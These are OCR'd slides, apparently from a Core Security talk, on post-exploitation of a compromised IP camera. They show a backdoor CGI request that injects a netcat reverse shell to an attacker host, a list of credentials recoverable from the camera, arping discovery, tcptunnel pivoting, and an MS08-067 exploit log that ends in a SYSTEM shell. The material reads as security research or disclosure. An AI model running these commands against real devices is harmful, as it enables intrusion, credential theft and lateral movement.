
Post-Exploitation

Using the backdoor to pop a reverse shell:

http://<cam_ip>/check_user2.cgi?user=bisibox%20nc%20-e%20%2fbin%2fsh%20<attacker_ip>%20<attacker_port>&pwd=sarasa



Post-Exploitation



192.168.1.4/check_user2.c
192.168.1.4/check_user2.c

```
192.168.1.4/check_user2.cgi?user=bisibox%20nc%20-e%20%2fbin%2fsh%20192.168.1.2%202525&pwd=sarasa
```

```
var pri=256;
```

C:\Windows\system32\cmd.exe - nc -l -p 2525

```
C:\Users\nb2\Desktop>nc -l -p 2525

Sash command shell (version 1.1.1)
/home>
```

Post-Exploitation


Information that can be retrieved from a compromised camera:

- Visible Wi-Fi Access Points
  - This can be used for geolocation
- Password for the AP the camera is connected to
- Credentials for:
  - MSN
  - Dynamic DNS
  - SMTP
  - FTP
  - SMB
  - PPPoE

CORE SECURITY

Post-Exploitation


Basic Network Discovery with `arping` from the camera:




```
/bin> arpinga
Usage: arping [-fqbDUAV] [-c count] [-w timeout] [-I device] [-s source] destina
tion
  -f : quit on first reply
  -q : be quiet
  -b : keep broadcasting, don't go unicast
  -D : duplicate address detection mode
  -U : Unsolicited ARP mode, update your neighbours
  -A : ARP answer mode, update your neighbours
  -c count : how many packets to send
  -w timeout : how long to wait for a reply
  -I device : which ethernet device to use (eth0)
  -s source : source ip address
  destination : ask for what ip address
pid 31: failed 512
/bin> arpinga 192.168.1.2 -w 5 -f
-> Scanneando IP 192.168.1.2
ARPING to 192.168.1.2 from 192.168.1.4 via eth0
Unicast reply from 192.168.1.2 [0:1d:9:37:eb:71] 0.500ms
/bin> arpinga 192.168.1.103 -w 5 -f
-> Scanneando IP 192.168.1.103
ARPING to 192.168.1.103 from 192.168.1.4 via eth0
Unicast reply from 192.168.1.103 [0:1b:fe:1:b2:c3] 10.500ms
/bin> arpinga 192.168.1.100 -w 5 -f
-> Scanneando IP 192.168.1.100
ARPING to 192.168.1.100 from 192.168.1.4 via eth0
Sent 6 probes (6 broadcast(s))
Received 0 reply
pid 34: failed 256
/bin> _
```

Post-Exploitation

Pivoting through the camera:



Post-Exploitation



test - CORE Impact Professional
File View Modules Tools Help
Modules
ms08-067
MSRPC Server Service Remote Buffer Overflow Exploit (MS08-067)
Network Client Side Web
Hosts
Wireless
Mobile
Identities
Search Folders
Tags
Search...
Help
OK
Cancel

MSRPC Server Service Remote Buffer Overflow Exploit (MS08-067)


Name	Value
TARGET	192.168.1.4
PROTO	445/SMB
PORT	445
⊞ Advanced	
⊞ Agent Connection	
⊞ Autorun	

Warning:
This exploit may leave the service unavailable

Press F1 to view help on selected parameter.


Name	IP	OS	Arch
⊟ Visibility: Root (1)			
⊟ Network: 192.168.1.0 (1)			
⊞ localhost	192.168.1.108	Windows	i386
⊟ Visibility: localhost (1)			
⊟ Network: 192.168.1.0 (1)			
192.168.1.4	192.168.1.4	Windows	i386

Post-Exploitation



```
C:\Users\nb2>nc -l -p 2626
"nc" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\nb2>cd Desktop

C:\Users\nb2\Desktop>nc -l -p 2626

Sash command shell (version 1.1.1)
/home> tcptunnel --local-port=445 --remote-host=192.168.1.109 --remote-port=445
--stay-alive&
[33]
/home> tcptunnel --local-port=50000 --remote-host=192.168.1.109 --remote-port=50
000 --stay-alive
_
```

Post-Exploitation



Name	IP	OS	Arch
⊟ Visibility: Root (1)			
⊟ Network: 192.168.1.0 (1)			
⊞ localhost	192.168.1.108	Windows	i386
⊟ Visibility: localhost (1)			
⊟ Network: 192.168.1.0 (1)			
192.168.1.4	192.168.1.4	Windows	i386
⊟ Visibility: 192.168.1.4 (1)			
⊟ Network: 192.168.1.0 (1)			
⊟ 192.168.1.109	192.168.1.109	Windows	i386
agent(5)			

Mini Shell	14/02/201
Disconnect Agent	14/02/201
Delete entities	14/02/201
Delete entities	14/02/201
MSRPC Server Service Remote Buffer Overflow Exploit (MS08-067)	14/02/201
Mini Shell	14/02/201

Module Log

```
Version: XP
Edition: Pro
Service Pack: 3
---------------------------------------

Payload size: 1045 bytes
Attempting to attack the following protocols:
     445/SMB (\pipe\browser)
Connecting to service on ncacn_np:192.168.1.4[\pipe\browser]
Sending packet for Windows XP SP3.
Trying to connect agent #1
connecting to 192.168.1.4:50000
Agent connected with ('192.168.1.4', 50000)
Sending second stage egg
A new agent(/192.168.1.4/192.168.1.109/agent(5)) has been deployed
Exploit successful, 1 tries needed.
--
Module finished execution after 4 secs.
```

Mini Shell on nriva-674100b4f - C:\WINDOWS\sy...

```
Fetching working directory and hostname... done

C:\WINDOWS\system32 # id
Username: SYSTEM
C:\WINDOWS\system32 #
```

Video stream hijacking

Video stream hijacking

We wanted to modify the video stream. We needed to follow these steps:

- Determine the protocol used to stream the video
